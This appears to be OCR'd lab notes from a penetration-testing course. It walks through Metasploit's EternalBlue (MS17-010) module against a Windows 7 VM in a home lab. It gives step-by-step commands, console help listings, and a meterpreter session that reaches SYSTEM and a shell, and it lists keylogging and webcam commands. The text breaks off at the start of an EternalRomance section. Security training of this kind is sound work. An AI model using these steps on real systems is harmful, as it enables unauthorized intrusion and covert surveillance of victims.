
7 . Run




1.1

8 . Run help

9 . Then use the following command to explore the compromised system.


File Machine View Input Devices Help
Session Actions Edit View Help
background
Background session 17 [y/N] y
msf exploit(
) > help
Core Commands
Command Description
? Help menu
banner Display an awesome metasploit banner
cd Change the current working directory
color Toggle color
connect Communicate with a host
debug Display information useful for debugging
exit Exit the console
features Display the list of not yet released features that can be opted in to
get Gets the value of a context-specific variable
getg Gets the value of a global variable
grep Grep the output of another command
help Help menu
history Show command history
load Load a framework plugin
quit Exit the console
repeat Repeat a list of commands
route Route traffic through a session
save Saves the active datastores
sessions Dump session listings and display information about sessions
set Sets a context-specific variable to a value
setg Sets a global variable to a value
sleep Do nothing for the specified number of seconds
spool Write console output into a file as well the screen
threads View and manipulate background threads
tips Show a list of useful productivity tips
unload Unload a framework plugin
unset Unsets one or more context-specific variables
unsetg Unsets one or more global variables
version Show the framework and console library version numbers
Module Commands
Command Description
advanced Displays advanced options for one or more modules
back Move back from the current context
clearm Clear the module stack
favorite Add module(s) to the list of favorite modules
favorites Print the list of favorite modules (alias for `show favorites`)
info Displays information about one or more modules
listm List the module stack
loadpath Searches for and loads modules from a path
options Displays global options or for one or more modules
popm Pops the latest module off the stack and makes it active
previous Sets the previously loaded module as the current module
pushm Pushes the active or list of modules onto the module stack
kali [Running] - O...
metasploitable 2 [Runni...
window 7 [Running] - O...
Search

1.2


File Machine View Input Devices Help
Session Actions Edit View Help
`msfconsole` is the primary interface to Metasploit Framework. There is quite a
lot that needs go here, please be patient and keep an eye on this space!
Building ranges and lists
Many commands and options that take a list of things can use ranges to avoid
having to manually list each desired thing. All ranges are inclusive.
Ranges of IDs
Commands that take a list of IDs can use ranges to help. Individual IDs must be
separated by a `,` (no space allowed) and ranges can be expressed with either
`-` or `..`.
Ranges of IPs
There are several ways to specify ranges of IP addresses that can be mixed
together. The first way is a list of IPs separated by just a ` ` (ASCII space),
with an optional `,`. The next way is two complete IP addresses in the form of
`BEGINNING_ADDRESS-END_ADDRESS` like `127.0.1.44-127.0.2.19`. CIDR
specifications may also be used, however the whole address must be given to
Metasploit like `127.0.0.0/8` and not `127/8`, contrary to the RFC.
Additionally, a netmask can be used in conjunction with a domain name to
dynamically resolve which block to target. All these methods work for both IPv4
and IPv6 addresses. IPv4 addresses can also be specified with special octet
ranges from the [NMAP target
specification](https://nmap.org/book/man-target-specification.html)
Examples
Terminate the first sessions:
sessions -k 1
Stop some extra running jobs:
jobs -K 2-6,7,8,11..15
Check a set of IP addresses:
check 127.168.0.0/16, 127.0.0-2.1-4,15 127.0.0.255
Target a set of IPv6 hosts:
set RHOSTS fe80::3990:8888/118, ::1-::ffff
Target a block from a resolved domain name:
set RHOSTS www.example.test/24
msf exploit(
) > color
Usage: color <'true'|'false'|'auto'>
Enable or disable color output.
msf exploit(
) >
kali [Running] - O...
metasploitable 2 [Runni...
window 7 [Running] - O...
Search

1.3

6 . Window System Exploitation :

Windows exploitation is the process of using a specialized piece of code or a sequence of commands, known as an exploit, to maliciously take advantage of a vulnerability (a flaw or security weakness) within the Microsoft Windows operating system or its associated software. The goal is typically to execute unauthorized code, gain elevated privileges (like SYSTEM access), or perform actions like installing malware, stealing data, or disrupting the system's function.

1 . Eternalblue/139

1 . EternalBlue is a famous Windows vulnerability (found in SMB protocol) that allows an attacker to remotely take control of a system without login.

2 . EternalBlue = SMB vulnerability → Port 445 mainly, but port 139 also involved in older SMB/NetBIOS systems → attacker gets unauthorized remote access.


3 . Steps :

1 . Open kali terminal.

2 . Then run msfconsole


3 . Search eternalblue it will showing vulnerabilities

4 . Run use 0



1.1


5 . Run show options.



1.2

6 . Set RHOST 192.168.1.63 (window ip)

7 . Run




1.3


8 . Run help.

9 . Run getuid this will show you that you have authority access.

10 . Run shell


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
[+] 192.168.1.63:445 - =-=
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
detach Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu
info Displays information about a Post module
irb Open an interactive Ruby shell on the current session
load Load one or more meterpreter extensions
machine_id Get the MSF ID of the machine attached to the session
migrate Migrate the server to another process
pivot Manage pivot listeners
pry Open the Pry debugger on the current session
quit Terminate the meterpreter session
read Reads data from a channel
resource Run the commands stored in a file
run Executes a meterpreter script or Post module
secure (Re)Negotiate TLV packet encryption on the session
sessions Quickly switch to another session
set_timeouts Set the current session timeout values
sleep Force Meterpreter to go quiet, then re-establish session
ssl_verify Modify the SSL certificate verification setting
transport Manage the transport mechanisms
use Deprecated alias for "load"
uuid Get the UUID for the current session
write Writes data to a channel
Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands
27°C Sunny
Search
ENG IN 14:43 08-12-2025

1.4


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
suspend Suspends or resumes a list of processes
sysinfo Gets information about the remote system, such as OS
Stdapi: User interface Commands
Command Description
enumdesktops List all accessible desktops and window stations
getdesktop Get the current meterpreter desktop
idletime Returns the number of seconds the remote user has been idle
keyboard_send Send keystrokes
keyevent Send key events
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
mouse Send mouse events
screenshare Watch the remote user desktop in real time
screenshot Grab a screenshot of the interactive desktop
setdesktop Change the meterpreters current desktop
uictl Control some of the user interface components
Stdapi: Webcam Commands
Command Description
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
Stdapi: Audio Output Commands
Command Description
play play a waveform audio file (.wav) on the target system
For more info on a specific command, use <command> -h or help <command>.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2908 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>exit
exit
meterpreter > webcam_stream
[-] Target does not have a webcam
meterpreter >
SENSEX -0.89%
Search
ENG IN 14:44 08-12-2025

1.5

2 . eternalblue romance/445

1 . EternalBlue and EternalRomance are Windows SMBv1 (port 445) exploits from the MS17-010 vulnerability.

2 . EternalBlue causes memory corruption to let attackers remotely execute code without login, used in attacks like WannaCry.

3 . EternalRomance manipulates SMB sessions to hijack connections and gain remote control, used in NotPetya. Both allow full system takeover on unpatched Windows systems.

4 . Steps :

1 . Opened msfconsole and ran:

